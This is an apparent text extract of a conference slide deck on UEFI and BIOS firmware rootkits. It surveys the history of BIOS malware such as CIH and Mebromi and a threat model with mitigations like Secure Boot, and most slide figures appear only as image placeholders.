



UEFI Firmware Rootkits: Myths and Reality

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Agenda

- Historical overview of BIOS rootkits
- Threat Model for UEFI Rootkits
- BIOS Rootkits In-The-Wild
 - ✓ HackingTeam Rootkit
 - ✓ BIOS Implants
 - ✓ Computrace/LoJack
- BIOS Update Issues
- Secure Boot Issues
- Forensic Approaches



History of BIOS rootkits




History of BIOS rootkits

In the Wild




Proof of Concept




History of BIOS rootkits

Low Threat Activity




Low Research Activity




History of BIOS rootkits

Low Threat Activity




Low Research Activity

Targeted Attacks




High Research Activity



In The Beginning...

In 1998-99 **CIH (Chernobyl) virus** written by a student of Taipei Tatung Institute of Technology in Taiwan infected **~60 million PCs**

CIH (Chernobyl) **erased BIOS 'ROM' boot block and boot sectors on a hard drive** causing **~1B US dollars** in damage



Signed BIOS Updates Are Rare

- [Mebromi](#) malware includes BIOS infector & MBR bootkit components
- Patches BIOS ROM binary injecting malicious ISA Option ROM with legitimate BIOS image mod utility
- Triggers SW SMI 0x29/0x2F to erase SPI flash then write patched BIOS binary

Threat Model for UEFI Rootkits



OS Kernel-Mode (Ring 0)

- **Mitigations:** PatchGuard, Code Signing Policy
- **Prevention:** AV HIPS

Boot code (MBR/VBR)


- **Mitigations:** Secure/Measured Boot, Boot Guard
- **Prevention:** AV HIPS

BIOS/UEFI Firmware SMM (Ring -2)

- **Mitigations:** ??? (STM? but nobody used)
- **Prevention:** ???

Legacy BIOS vs. UEFI

- No more MBR and VBR/IPL code
- Different hard drive partitioning scheme: GPT (GUID Partition Table)
- Secure Boot and Measured Boot




Legacy BIOS vs. UEFI

